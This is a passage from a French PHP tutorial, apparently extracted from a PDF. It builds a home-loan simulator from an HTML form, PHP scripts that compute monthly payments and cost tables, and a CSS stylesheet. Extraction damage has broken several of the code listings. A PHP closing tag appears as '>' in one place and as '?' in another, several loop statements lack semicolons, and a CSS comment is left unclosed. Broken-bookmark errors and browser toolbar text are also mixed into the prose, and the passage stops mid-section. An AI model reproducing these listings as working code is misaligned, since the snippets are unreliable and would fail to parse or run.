17.3.1	<i>La page d'accueil .....</i>	<i>Erreur ! Le signet n'est pas défini.</i>
17.3.2	<i>La page de simulation des crédits.....</i>	<i>Erreur ! Le signet n'est pas défini.</i>
17.3.3	<i>La page du tableau d'amortissement d'un crédit.....</i>	<i>Erreur ! Le signet n'est pas défini.</i>
17.4	LE DEUXIEME DOMAINE : LISTE DES CLIENTS .....	<b>ERREUR ! LE SIGNET N'EST PAS DEFINI.</b>
17.4.1	<i>La page d'accueil .....</i>	<i>Erreur ! Le signet n'est pas défini.</i>

## 15 Rappel de l'architecture HTML, PHP et MySQL

### 15.1 Principe


Comme cela a été présenté à la section 1.2.2.3, le langage PHP a pour vocation à développer des sites web dynamiques. Nous rappelons brièvement l'architecture.

### 15.2 Serveur Web avec PHP

#### 15.2.1 Principe

Le schéma ci-dessous a été présenté à la section 1.2.2.1.2.

Le client Web (navigateur) interroge un serveur Web (Apache) qui interprète les codes HTML et appelle l'interpréteur PHP pour le code source PHP.



#### 15.2.2 Rôle des codes HTML

Les **codes HTML** trouvés dans les pages sont gérés directement par le serveur Web (Apache).

Ces lignes interviennent pour la partie **affichage ou saisie (formulaires)**, donc la **mise en forme des données**.

Le **style** de la présentation est généralement défini via des **feuilles de styles** (CSS).

#### 15.2.3 Rôle des programmes PHP

Lorsque le serveur Web trouve des **programmes** ou des **lignes de codes PHP** dans les pages, il passe le relais à l'interpréteur PHP, qui « exécute » ces syntaxes.

Ces programmes mettent en œuvre des **calculs** et des **algorithmes**.

C'est la **partie dynamique** du site Web.

#### 15.2.4 Stockage des données


Dans cette architecture, les données sont sauvegardées dans des **fichiers** accédés par le programme PHP. Ces fichiers se trouvent sur le disque dur du serveur.

### 15.3 Serveur Web avec PHP et MySQL

#### 15.3.1 Principe

Le schéma ci-dessous présenté à la section 1.2.2.4 montre l'interface de PHP avec les bases de données :

- Le serveur Apache interprète les pages HTML et envoie le code PHP à l'interpréteur PHP (1- Interprétation PHP) ;
- PHP effectue le traitement et envoie les requêtes SQL à la base (2- Requêtes SQL) ;
- La base de données retourne les informations à PHP (3- Réponses MySQL) ;
- PHP retourne les informations au serveur Apache (4-Retour PHP) pour affichage dans la fenêtre du navigateur du poste client.



### 15.3.2 Rôle des codes HTML

Le rôle est identique à celui des sites web développés uniquement à base de codes HTML et PHP.

### 15.3.3 Rôle des programme PHP

Le rôle est identique à celui des sites web développés uniquement à base de codes HTML et PHP.

### 15.3.4 Stockage des données

Dans cette architecture, les données sont sauvegardées dans des **bases de données** accédées par le programme PHP via des **requêtes SQL**. Les bases de données se trouvent sur un serveur (par exemple MySQL) qui peut être différent du serveur Web.

## 16 Intégration HTML, PHP et MySQL

### 16.1 Principe

Dans cette section nous présentons **deux exemples d'intégration** de pages **HTML avec PHP et MySQL** en vue de créer des pages dynamiques :

- Le premier exemple porte sur les **crédits immobiliers**.  
Il présente l'intégration de **pages HTML et de programmes PHP**.
- Le second exemple aborde la gestion de données sous la forme d'une **liste d'élèves**.  
Il présente l'intégration de **pages HTML, de programmes PHP et de requêtes SQL**.

Il y a tellement de façons différentes de procéder qu'il n'est pas possible de présenter toutes les méthodes d'intégrations. Chaque développeur ayant sa propre façon de faire.

Dans cette section nous reprenons les différents éléments vus dans les sections précédentes pour les regrouper et montrer comment les utiliser.

### 16.2 Crédits immobiliers : intégration HTML et PHP

#### 16.2.1 Principe

Cet exemple propose deux programmes :

1. La **simulation** de crédits immobiliers ;
2. Le **coût et le tableau d'amortissement** d'un crédit immobilier.

Pour chaque exemple nous présentons deux types d'intégration.

1. Sur **deux pages** :

Un formulaire de saisie sur une première page appelle le calcul et l'affichage qui s'effectue sur une deuxième page ;

2. Sur **une seule page** :

Le formulaire de saisie et l'affichage du résultat se font sur une seule page.

## 16.2.2 Simulation de Crédits immobiliers

### Cible du programme :

La cible est d'avoir un **simulateur de crédit immobilier** qui demande :

- Le **Capital** emprunté ;
- Le **nombre d'années** du prêt ;
- Le **taux annuel de l'assurance** ;
- Le **taux minimal** et le **taux maximal** du prêt immobilier envisagé ;
- Le **pas d'évolution** pour générer tous les taux de simulation ;

Puis qui affiche pour **tous les taux compris** entre le **taux minimal** et le **taux maximal** :

- Le **taux de simulation** ;
- La **mensualité assurance comprise** ;
- Le **coût mensuel** de l'assurance ;
- Le **coût total du crédit (total des intérêts)** en euros et en pourcentage du capital emprunté.

### 16.2.2.1 Formulaire et affichage PHP sur deux pages

#### 16.2.2.1.1 Principe

La cible de cet exemple est :

**De faire la saisie via un formulaire dans une page, et d'afficher le résultat du traitement dans une autre page.**

Dans cet exemple, aucun stockage de données n'est effectué.

Cet exemple reprend l'exercice N°3 de la section 9.4.3.7.

#### 16.2.2.1.2 Version sans feuille de style

Cette version utilise le formulaire et l'affichage sans mise en forme. Il n'y a **aucune feuille de style** associée.

##### 16.2.2.1.2.1 *Le formulaire de saisie HTML*

Voici l'affichage demandé. Les informations à saisir sont :

- Le capital emprunté ;
- Le nombre d'années de prêt ;
- Le taux annuel de l'assurance ;
- Le Taux Annuel Hors Assurance le plus bas ;
- Le Taux Annuel Hors Assurance le plus haut ;
- Le pas de progression du taux ;

http://localhost/CoursPHP/16\_Integration\_HTML\_PHP/16\_2\_Credit/16\_2\_2\_credit\_simulateur.html

Simulation prêt

Capital (exemple : 300000) : 300000 €

Nombre d'années (exemple : 15) : 20 ans

Taux de l'Assurance (exemple : 0.29) : 0.33 %

Taux Annuel Hors Assurance le plus bas (exemple : 2.6) : 1.6 %

Taux Annuel Hors Assurance le plus haut (exemple : 3.6) : 2.1 %

Pas de progression du taux (exemple : 0.1) : 0.1 %

Valider   Effacer le formulaire

Saisie des champs du formulaire

Valider = exécution du programme **simulateur\_credit\_web.php**

Cette page est le fichier HTML **simulateur\_credit\_web.html**, intégrant un formulaire :

```
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Simulation pr&ecirc;t</title>
  </head>
  <body>

    <form action="simulateur_credit_web.php" method="post">
      Capital (exemple : 300000) : <input type="text" name="Capital" size="20" /> &euro;<br>
      Nombre d'ann&acute;es (exemple : 15) : <input type="text" name="NbAn" size="5" /> ans<br>
      Taux de l'Assurance (exemple : 0.29) : <input type="text" name="TauxAssurance" size="5" /> %<br>
      Taux Annuel Hors Assurance le plus bas (exemple : 2.6) : <input type="text" name="TauxAnnuel_Min" size="5" /> %<br>
      Taux Annuel Hors Assurance le plus haut (exemple : 3.6) : <input type="text" name="TauxAnnuel_Max" size="5" /> %<br>
      Pas de progression du taux (exemple : 0.1) : <input type="text" name="TauxAnnuel_Pas" size="5" /> %<br>
      <input type="submit" value="Valider" />
      <input type="reset" value="Effacer le formulaire" />
    </form>

  </body>
</html>
```

Action du formulaire : **simulateur\_credit\_web.php**

Le bouton « Valider » envoie les données à traiter via la méthode POST au programme PHP **simulateur\_credit\_web.php**.

#### 16.2.2.1.2.2 Le programme de traitement PHP

Voici le programme **simulateur\_credit\_web.php** :

```

<!DOCTYPE html>
<html>
    <head> <!-- Entête HTML -->
        <meta charset="utf-8" />
        <title>Simulation pr&ecirc;t</title>
    </head>
    <body>
        <?php
            define("W_EOL", "<br />");
            // --- on récupère les données ---
            $Capital      = $_POST['Capital'];
            $NbAn         = $_POST['NbAn'];
            $TAffurance   = $_POST['TauxAssurance'];
            $TAnnuel_Min = $_POST['TauxAnnuel_Min'];
            $TAnnuel_Max = $_POST['TauxAnnuel_Max'];
            $TAnnuel_Pas  = $_POST['TauxAnnuel_Pas'];
            // si l'un des données initiale est vide on affiche un message d'erreur
            if(empty($Capital) || empty($NbAn) || empty($TAnnuel_Min) || empty($TAnnuel_Max) || empty($TAnnuel_Pas) || empty($TAffurance))
            {
                echo " --- Les données suivantes sont absentes --- ".W_EOL;
                if(empty($Capital)) echo "Capital".W_EOL;
                if(empty($NbAn)) echo "Nombre d'années".W_EOL;
                if(empty($TAnnuel_Min)) echo "Taux Annuel Hors Assurance initial".W_EOL;
                if(empty($TAnnuel_Max)) echo "Taux Annuel Hors Assurance final".W_EOL;
                if(empty($TAnnuel_Pas)) echo "Intervalle de progression du taux".W_EOL;
                if(empty($TAffurance)) echo "Taux de l'Assurance".W_EOL;
            }
            else // on effectue les calculs
            {
                // --- conversion dans le bon type de données
                $Capital      = floatval($Capital);
                $NbAn         = intval($NbAn);
                $TAnnuel_Min = floatval($TAnnuel_Min);
                $TAnnuel_Max = floatval($TAnnuel_Max);
                $TAnnuel_Min = floatval($TAnnuel_Min);
                $TAnnuel_Pas  = floatval($TAnnuel_Pas);
                $TAffurance   = floatval($TAffurance);

                // --- on effectue les calculs et on affiche les résultats ---
                $NbMois = $NbAn*12;
                $CoutAss = round((($Capital*($TAffurance/100))/12),2);

                for ($TAnnuel=$TAnnuel_Min ; $TAnnuel<=$TAnnuel_Max ;
                     $TAnnuel+=$TAnnuel_Pas)
                {
                    $TauxMensuel = ($TAnnuel/100)/12;
                    $Calcul1     = $Capital*$TauxMensuel;
                    $Calcul2     = pow((1+$TauxMensuel),$NbMois);
                    $Calcul3     = $Calcul2-1;
                    $MensualiteHA = round(($Calcul1*($Calcul2/$Calcul3)),2);
                    $MensualiteAC = $MensualiteHA+$CoutAss;
                    $CoutCredit  = ($MensualiteHA*$NbMois)-$Capital;
                    $PourcentCout = round((($CoutCredit/$Capital)*100),2);

                    // Affichage des résultats
                    echo " --- Simulation avec Taux      = $TAnnuel --- ".W_EOL;
                    echo " Mensualité Assurance Comprise : ".$MensualiteAC.W_EOL;
                    echo " Coût Assurance par mois       : ".$CoutAss.W_EOL;
                    echo " Coût du crédit en &euro;     : ".$CoutCredit.W_EOL;
                    echo " Coût du crédit en %          : ".$PourcentCout.W_EOL;
                }
            }
        >
    </body>
</html>

```

Récupération des variables transmises par la méthode POST

Si une des données est vide on affiche un message d'erreur

Conversion des données (texte) au format numérique

Calcul et affichage

Rappel : le calcul du crédit est :  $M = C \times T \times \frac{(1+T)^N}{(1+T)^N - 1}$  où

- M est la mensualité ;
- C est le capital emprunté ;
- T est le taux mensuel (taux annuel/12) ;
- N est le nombre de mois (nombre d'années x 12).

Pour faciliter la compréhension du calcul, il est décomposé en trois sous-calculs :

$$\text{Calcul1} = C \times T$$

$$\text{Calcul2} = (1+T)^N$$

$$\text{Calcul3} = (1+T)^N - 1 = \text{Calcul2} - 1$$

Le calcul final devient :  $M = \text{Calcul1} \times \frac{\text{Calcul2}}{\text{Calcul3}}$

Voici l'affichage sur la page résultat :

Simulation prêt

host/CoursPHP/16\_Integration\_HTML\_PHP/16\_2\_Credit/16\_2\_2\_credit\_simulateur/16\_2\_2\_1\_Formulaire\_PHP\_2Pages

Les plus visités WebMail Calendar Radio People Yellow Pages Download Customize...

--- Simulation avec Taux = 1.6 ---  
Mensualité Assurance Comprise : 1543.97  
Coût Assurance par mois : 82.5  
Coût du crédit en € : 50752.8  
Coût du crédit en % : 16.92

--- Simulation avec Taux = 1.7 ---  
Mensualité Assurance Comprise : 1557.9  
Coût Assurance par mois : 82.5  
Coût du crédit en € : 54096  
Coût du crédit en % : 18.03

--- Simulation avec Taux = 1.8 ---  
Mensualité Assurance Comprise : 1571.9  
Coût Assurance par mois : 82.5  
Coût du crédit en € : 57456  
Coût du crédit en % : 19.15

--- Simulation avec Taux = 1.9 ---  
Mensualité Assurance Comprise : 1585.98  
Coût Assurance par mois : 82.5  
Coût du crédit en € : 60835.2  
Coût du crédit en % : 20.28

--- Simulation avec Taux = 2 ---  
Mensualité Assurance Comprise : 1600.15  
Coût Assurance par mois : 82.5  
Coût du crédit en € : 64236  
Coût du crédit en % : 21.41

http://localhost/CoursPHP/.../simulateur\_credit\_web.php

Chaque itération de la boucle for affiche les résultats pour un taux

#### 16.2.2.1.3 Version avec feuille de style

Cette version utilise le formulaire et l'affichage avec une mise en forme, via une **feuille de style**.

De plus, le résultat est présenté sous la forme d'un **tableau**.

##### 16.2.2.1.3.1 Le formulaire de saisie HTML

Le formulaire est identique au précédent, et demande les mêmes informations :

- Le capital emprunté ;
- Le nombre d'années de prêt ;
- Le taux Annuel de l'assurance ;
- Le Taux Annuel Hors Assurance le plus bas ;
- Le Taux Annuel Hors Assurance le plus haut ;
- Le pas de progression du taux ;

Voici son affichage :

http://localhost/CoursPHP/.../simulateur\_credit\_web\_style.html

Simulation prêt

Saisissez les informations de simulation du prêt :

Capital (exemple : 300000) :  €

Nombre d'années (exemple : 15) :  ans

Taux de l'Assurance (exemple : 0,29) :  %

Taux Annuel Hors Assurance le plus bas (exemple : 2,6) :  %

Taux Annuel Hors Assurance le plus haut (exemple : 3,6) :  %

Pas de progression du taux (exemple : 0,1) :  %

Valider      Effacer le formulaire

Saisie des champs du formulaire

Valider = exécution du programme **simulateur\_credit\_web\_style.php**

Les modifications apportées au précédent formulaire sont :

- La **feuille de style** :  
La feuille de style **style\_simulateur\_2pages.css** est commune au formulaire de saisie et à l'affichage ;
- Une **ligne de présentation encadrant la saisie** (fieldset) :  
Cet élément est ajouté dans le fichier **simulateur\_credit\_web\_style.html** contenant le formulaire.
- La possibilité de **saisir des nombres avec un format français** (virgule décimale) :  
En fait cette modification visible au niveau du formulaire est en réalité prise en charge par le programme **php simulateur\_credit\_web\_style.php**, et non par le formulaire qui n'envoie que des données au format texte.

Voici le formulaire `simulateur_credit_web_style.html`. Seules les nouveautés par rapport à la version précédente sont surlignées :

```
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Simulation pr&ecirc;t</title>
    <link href="style_simulateur_2pages.css" rel="stylesheet" type="text/css"/>
  </head>
  <body>

    <form action="simulateur_credit_web_style.php" method="post">
      <fieldset>
        <legend>Saisissez les informations de simulation</legend><br>
        Capital : <input type="text" name="Capital" value="1000000" /> &euro;<br><br>
        Nombre d'ann&eacute;es : <input type="text" name="NbAn" size="5" /> ans<br><br>
        Taux de l'Assurance (0.29) : <input type="text" name="TauxAssurance" size="5" /> %<br><br>
        Taux Annuel Hors Assurance le plus bas (ex : 2.6) : <input type="text" name="TauxAnnuel_Min" size="5" /> %<br><br>
        Taux Annuel Hors Assurance le plus haut (ex : 3.6) : <input type="text" name="TauxAnnuel_Max" size="5" /> %<br><br>
        Pas de progression du taux (ex : 0.1) : <input type="text" name="TauxAnnuel_Pas" size="5" /> %<br><br>
        <input type="submit" value="Valider" />
        <input type="reset" value="Effacer le formulaire" />
      </fieldset>
    </form>
  </body>
</html>
```

Feuille de style :  
`style_simulateur_2pages.css`

Action du formulaire :  
`simulation_credit_web.php`


Le bouton « Valider » envoie les données à traiter via la méthode POST au programme PHP `simulateur_credit_web_style.php`.

La feuille de style est présentée à la section 16.2.2.1.3.3.

#### 16.2.2.1.3.2 Le programme de traitement PHP

Voici l'affichage du résultat si un des champs est vide.

Dans cet exemple, le **nombre d'années** et le **taux de l'assurance** n'ont pas été renseignés :



Voici l'affichage de la page résultat quand tous les champs sont renseignés :

http://localhost/CoursPHP/.../simulateur\_credit\_web\_style.php

Simulation prêt

http://localhost/CoursPHP/16\_Integration\_HTML\_PHP/16\_2\_Credit/16\_2\_Credit.php

Rechercher

Les plus visités AOL WebMail Calendar Radio People AOL Yellow Pages AOL Download Customize...

Résultat de la simulation

Taux Simulation %	Mensualité Assurance Comprise €	Assurance €	Coût du Crédit en € et en % du capital emprunté
1,60 %	1 543,97 €	82,50 €	50 752,80 € 16,92 %
1,70 %	1 557,90 €	82,50 €	54 096,00 € 18,03 %
1,80 %	1 571,90 €	82,50 €	57 456,00 € 19,15 %
1,90 %	1 585,98 €	82,50 €	60 835,20 € 20,28 %
2,00 %	1 600,15 €	82,50 €	64 236,00 € 21,41 %

Taux Simulation % Mensualité Assurance Comprise € Assurance € Coût du Crédit en € et en % du capital emprunté

Chaque itération de la boucle for affiche les résultats pour un taux, dans un tableau.

Les valeurs numériques sont présentées au format français avec une virgule pour les décimaux et un espace pour les milliers (par exemple 1 543,97 €) via la fonction **number\_format()** (section 10.1.9).

Cette fonction transforme un nombre en une chaîne de caractères selon le format décris.

Le programme **simulateur\_credit\_web\_style.php** présenté ci-après contient des lignes de calcul en PHP et des lignes de mise en forme du tableau en HTML.

Les balises **<?php** et **?>** présentées sur fond bleu, indiquent chaque délimitation de langage PHP ou HTML.

Voici le programme *simulateur\_credit\_web\_style.php* :

```
<!DOCTYPE html>
<html>
<head> <!-- Entête HTML -->
<meta charset="utf-8" />
<title>Simulation pr&ecirc;t</title>
<link href="style_simulateur_2pages.css" rel="stylesheet" type="text/css"/>
</head>
<body>
<?php
// --- on récupère les données ---
$Capital      = $_POST['Capital'];
$NbAn         = $_POST['NbAn'];
$TAssurance   = $_POST['TauxAssurance'];
$TAnnuel_Min = $_POST['TauxAnnuel_Min'];
$TAnnuel_Max = $_POST['TauxAnnuel_Max'];
$TAnnuel_Pas  = $_POST['TauxAnnuel_Pas'];

if(empty($Capital) || empty($NbAn) || empty($TAnnuel_Min) ||
   empty($TAnnuel_Max) || empty($TAnnuel_Pas) || empty($TAssurance))
{
    ?>
<fieldset>
<legend>Valeurs à renseigner :</legend><br/>
<?php
    if(empty($Capital))      echo "Capital <br/>";
    if(empty($NbAn))         echo "Nombre d'années <br/>";
    if(empty($TAnnuel_Min))  echo "Taux Annuel Hors Assurance initial <br/>";
    if(empty($TAnnuel_Max))  echo "Taux Annuel Hors Assurance final <br/>";
    if(empty($TAnnuel_Pas))   echo "Intervalle de progression du taux <br/>";
    if(empty($TAssurance))   echo "Taux de l'Assurance <br/>";
?
</fieldset>
<?php
}
else
{
    ?>
<table summary="SOMMAIRE : Résultat de la simulation">
<caption>Résultat de la simulation</caption>
<thead>
    <tr>
        <th>Taux Simulation %</th>
        <th>Mensualité Assurance Comprise &euro;</th>
        <th>Assurance &euro;</th>
        <th colspan="2">Coût du Crédit en &euro; et en % du capital emprunté;</th>
    </tr>
</thead>
<tfoot>
    <tr>
        <th>Taux Simulation %</th>
        <th>Mensualité Assurance Comprise &euro;</th>
        <th>Assurance &euro;</th>
        <th colspan="2">Coût du Crédit en &euro; et en % du capital emprunté;</th>
    </tr>
</tfoot>
```

Récupération des variables transmises par la méthode POST

Si une des données est vide on affiche un message d'erreur

Début du tableau en HTML

Entête et pied du tableau en HTML

```

<?php
// --- on traite les données ---
// --- remplacement de la virgule par un point décimal
$Capital      = str_replace(",",".",$Capital)      ;
$TAnnuel_Min = str_replace(",",".",$TAnnuel_Min);
$TAnnuel_Max = str_replace(",",".",$TAnnuel_Max);
$TAnnuel_Pas = str_replace(",",".",$TAnnuel_Pas);
$TAssurance   = str_replace(",",".",$TAssurance)   ;
// --- conversion dans le bon type de données
$Capital      = floatval($Capital)      ;
$NbAn         = intval($NbAn)         ;
$TAnnuel_Min = floatval($TAnnuel_Min) ;
$TAnnuel_Max = floatval($TAnnuel_Max) ;
$TAnnuel_Min = floatval($TAnnuel_Min) ;
$TAnnuel_Pas = floatval($TAnnuel_Pas) ;
$TAssurance   = floatval($TAssurance)   ;
// --- on effectue les calculs et on affiche les résultats ---
$NbMois = $NbAn*12 ;
$coutAss = round((($Capital*($TAssurance/100))/12),2);
for ($TAnnuel=$TAnnuel_Min ; $TAnnuel<=$TAnnuel_Max ;
      $TAnnuel+=$TAnnuel_Pas)
{
    $tauxMensuel = ($TAnnuel/100)/12
    $calcul1     = $Capital*$tauxMensuel
    $calcul2     = pow((1+$tauxMensuel),$NbMois)
    $calcul3     = $calcul2-1
    $mensualiteHA = round(($calcul1*($calcul2/$calcul3)),2);
    $mensualiteAC = $mensualiteHA+$coutAss
    $coutCredit   = ($mensualiteHA*$NbMois)-$Capital
    $pourcentCout = ($coutCredit/$Capital)*100
    // on prépare les résultats pour afficher au format français
    $tauxA       = number_format($TAnnuel,2,",","")." %";
    $mensHA      = number_format($mensualiteHA,2,",","")." &euro;";
    $mensAC      = number_format($mensualiteAC,2,",","")." &euro;";
    $coutA       = number_format($coutAss,2,",","")." &euro;";
    $coutC       = number_format($coutCredit,2,",","")." &euro;";
    $pcentCout  = number_format($pourcentCout,2,",","")." %";
    ?>
    <tr>
        <td><?php echo $tauxA; ?></td>
        <td><?php echo $mensAC; ?></td>
        <td><?php echo $coutA; ?></td>
        <td><?php echo $coutC; ?></td>
        <td><?php echo $pcentCout; ?></td>
    </tr>
    <?php
}
?>
</table>
<?php
}
?>

```

*Traitement des valeurs saisies avec une virgule décimale*

*Conversion des données (texte) au format numérique*

*Transformation des nombres au format monétaire français*

*Affichage de chaque ligne du tableau HTML*

*Fin du tableau HTML*

#### 16.2.2.1.3.3 La feuille de style

Voici le fichier `style_simulateur_2pages.css` :

```
/* Par défaut à tous les éléments de la page */
* {color:black;
  font-family:"Arial" ;
  text-align:left;
  font-size:100%;

}
/* ===== */
/* === style pour le formulaire === */
/* ===== */
/* couleur des boutons submit et reset quand on les survole */
input[type=submit]:hover, input[type=reset]:hover {
background-color:#FCDEDE;
}
/* couleur des boutons submit et reset actif */
input[type=submit]:active, input[type=reset]:active {
background-color:#FCDEDE;
box-shadow:1px 1px 1px #D83F3D inset;
}
/* couleur des champs de saisie quand on clique dedans */
input:focus, textarea:focus {
background-color:white;
}
input[type=submit]:focus, input[type=reset]:focus {
background-color:#FFFFF3;
}
body {
font-family:"Arial";
font-size:90%;
}
form {
background-color:#FAFAFA;
padding:10px;
width:600px;
/* width:60%; */
}
fieldset {
padding:0 20px 20px 20px;
margin-bottom:10px;
border:1px solid #DF3F3F;
}
legend {
color:#DF3F3F;
font-weight:bold
}
label {
margin-top:10px;
/* display:block; */
}
label.inline {
display:inline;
margin-right:50px;
}
input, textarea, select, option {
background-color:#FFF3F3;
}
input, textarea, select {
padding:3px;
border:1px solid #F5C5C5;
border-radius:5px;
width:70px;
box-shadow:1px 1px 2px #C0C0C0 inset;
```

Styles pour le formulaire



```
    text-align:right;
    font-size:90%;
}
select {
margin-top:10px;
}
input[type=radio] {
background-color:transparent;
border:none;
width:10px;
}
input[type=submit], input[type=reset] {
width:150px;
margin-left:5px;
box-shadow:1px 1px 1px #D83F3D;
cursor:pointer;
text-align:center;
}
```

Styles pour le formulaire (suite)

```
/* ===== */
/* == style pour le tableau == */
/* ===== */
/* couleur des lignes alternées */
tr:nth-child(even) {background: #EFF6FF}
tr:nth-child(odd) {background: #FFFFFF}
table {
border:2px solid #6495ed;
border-collapse:collapse;
width:90%;
margin:auto;
}
thead, tfoot {
background-color:#D0E3FA;
border:1px solid #6495ed;
text-align:center;
}
tbody {
background-color:#FFFFFF;
border:1px solid #6495ed;
}
th {
font-family:monospace;
/*border:1px dotted #6495ed;*/
border:1px solid #6495ed;
padding:5px;
background-color:#e1edfd;
width:20%;
text-align:center;
}
td {
font-family:sans-serif;
font-size:80%;
border:1px solid #6495ed;
padding:5px;
/*text-align:left;*/
text-align:center;
}
caption {
font-family:sans-serif;
font-size:120%;
text-align:center;
/*font-weight: bold;%
}
```

Styles pour le tableau

## 16.2.2.2 Formulaire et affichage PHP sur une page

### 16.2.2.2.1 Principe

La cible de cet exemple est :

**De faire la saisie via un formulaire dans une page, et d'afficher dans la même page, à la suite du formulaire de saisie et après sa validation, le tableau résultat ou les éventuels messages d'erreurs.**

Dans cet exemple, aucun stockage de données n'est effectué.

Cet exemple reprend les programmes avec la feuille de style présentés à la section précédente 16.2.2.1.3.

### 16.2.2.2.2 Architecture du programme

#### 16.2.2.2.2.1 Problématique

La difficulté de traiter dans une seule et même page la **saisie du formulaire ET l'affichage du résultat** est que le formulaire doit déclencher l'appel du programme PHP de traitement qui doit toujours réafficher le formulaire.

En fait, c'est **un unique programme PHP qui fera à la fois la saisie dans un formulaire et l'affichage** après celui-ci. Ce programme s'appelle lui-même à chaque validation.

Ainsi quand on exécute le programme, on doit détecter le **contexte d'appel** :

- Premier appel => on n'affiche que le formulaire avec les champs vides ;

The screenshot shows a web browser window titled "Simulation prêt". The URL is "http://localhost/CoursPHP/16\_Integration\_HTML\_PHP/16\_2\_Credit/16\_2\_Credit.php". The page contains a form with the following fields:

- Saisissez les informations de simulation du prêt :
- Capital (exemple : 300000) :  €
- Nombre d'années (exemple : 15) :  ans
- Taux de l'Assurance (exemple : 0,29) :  %
